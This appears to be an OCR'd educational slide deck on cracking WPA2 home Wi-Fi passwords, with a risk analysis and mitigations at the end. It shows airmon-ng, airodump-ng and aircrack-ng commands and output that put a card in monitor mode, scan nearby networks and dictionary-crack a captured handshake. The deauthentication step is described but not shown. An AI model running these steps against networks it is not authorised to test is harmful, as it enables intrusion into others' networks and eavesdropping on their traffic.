

Hacking a Home Network
How weak passwords undermine WPA2 encryption

Capturing the WPA-2 Handshake

Step 1

Enable “monitor mode” on the network interface card

Step 2

Gather information on nearby access points

Step 3

De-authenticate a client connected to a specified access point in order to capture the four-way handshake

Step 4

Find the key

Airmon-ng

- **The Network Interface Card (NIC)** allows for a network connection to your machine
- **Airmon-ng** is used to manage wireless modes
- Enabling “monitor mode” allows you to sniff a wireless connection by listening in on packets

Airmon-ng – In Action!

```
jj# iwconfig
lo        no wireless extensions.

enp47s0   no wireless extensions.

wlp0s20f3  IEEE 802.11  ESSID:"RanchoFantastico2020"
          Mode:Managed  Frequency:5.745 GHz  Access Point: [redacted]
          Bit Rate=866.7 Mb/s   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=58/70  Signal level=-52 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:2540   Missed beacon:0
```

*wlp0s20f3 is the NIC

```
# airmon-ng start wlp0s20f3

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    844 NetworkManager
    851 avahi-daemon
    898 wpa_supplicant
    903 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlp0s20f3       iwlwifi         Intel Corporation Alder Lake-P PCH CNVi WiFi (rev 01
                (mac80211 monitor mode vif enabled for [phy0]wlp0s20f3 on [phy0]wlp0s20f3mon
                (mac80211 station mode vif disabled for [phy0]wlp0s20f3)

# iwconfig
lo        no wireless extensions.

enp47s0   no wireless extensions.

wlp0s20f3mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=-2147483648 dBm
```

Airodump-ng

- **Wireless Protected Access (WPA/WPA2**) is an authentication method used on wireless local area networks
- **Wireless Sniffing** is the process of collecting requests and data packets from wireless access points
- **Airodump-ng** monitors access points and records authentication handshakes

Airodump-ng - Example


```
lo        no wireless extensions.

enp47s0   no wireless extensions.

wlp0s20f3mon  IEEE 802.11  Mode:Monitor  Frequency:2.452 GHz  Tx-Power=-2147483648 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

                    # airodump-ng wlp0s20f3mon
```

```
 CH  9 ][ Elapsed: 12 s ][ 2023-01-03 15:18

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 [redacted]          -3        9      400    0  11  130   WPA2 CCMP   PSK  RanchoFantastico2(
 [redacted]          -4       11        1    0   1  130   WPA2 CCMP   PSK  RanchoFantastico
 [redacted]         -17        3        0    0   6  130   WPA2 CCMP   PSK  setup74810
 [redacted]         -50        9        3    0   6  130   WPA2 CCMP   PSK  RanchoFantastico2(

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 [redacted]         [redacted]         -66    0 - 1      0         1
 [redacted]         [redacted]         -76   12e- 1     70       400
```

Aireplay-ng

- Handshakes can be recorded by de-authenticating users from their access point
- **Packet Injection** is a technique to interrupt an established network connection
- **Aireplay-ng** is a packet injector tool that forges packets to look like part of the normal data stream

Aireplay-ng – IRL



Aircrack-ng

- A **Pre-Shared Key (PSK)** is used by the wireless network to verify a user's identity
- WPA/WPA2 is the authentication procedure that includes the PSK
- **Aircrack-ng** brute force attacks the WPA/WPA2 protocols in order to crack the key

Aircrack-ng – Screenshots

```
$ sudo aircrack-ng -a2 -w ~/Downloads/rockyou.txt handshakey.cap-01.cap

                                Aircrack-ng 1.6

[00:00:00] 56/10303727 keys tested (2905.22 k/s)

Time left: 59 minutes, 6 seconds                                0.00%

                        KEY FOUND! [ password ]


Master Key     : 77 37 5B 21 AD AC 75 43 E9 1B A7 86 2F ED 47 55
                 8C 32 66 1D 26 01 7A C4 EE 70 AC 19 66 7B 1E 8D

Transient Key  : F7 4D 14 2D 09 28 57 E4 54 CF 1B 5A 59 3B 92 1D
                 ED BB 19 49 A8 55 16 33 0F 41 7B 2E C4 F4 A9 9C
                 A2 5B 8C B8 BD E9 29 EF 72 18 3D 2C 67 23 E3 2A
                 2C 6D 11 E4 00 BD 4C BD 3C 41 1F 06 B3 8B 87 48

EAPOL HMAC     : AF 92 8D D9 FA CB 38 E1 AE 05 28 E2 0D 24 B2 DA
```


Demonstration

Risk Analysis

- Once the router is hacked, attackers can:
  - Spy on Wifi connections
  - Eavesdrop on unencrypted traffic
  - Steal passwords and other personal information
- In 2021, a hacker stole data on 50 million T-mobile users after exploiting an unprotected router
- Hacking home networks is on the rise due to more work-from-home opportunities
- Millions of households still use outdated and unpatched routers

Mitigations

- Use of strong and complex passwords
- Enabling Media Access Control (MAC) filtering
- Hide Wifi network by not broadcasting any Service Set Identifier (SSID)
- Reduce Wifi range

Thank you!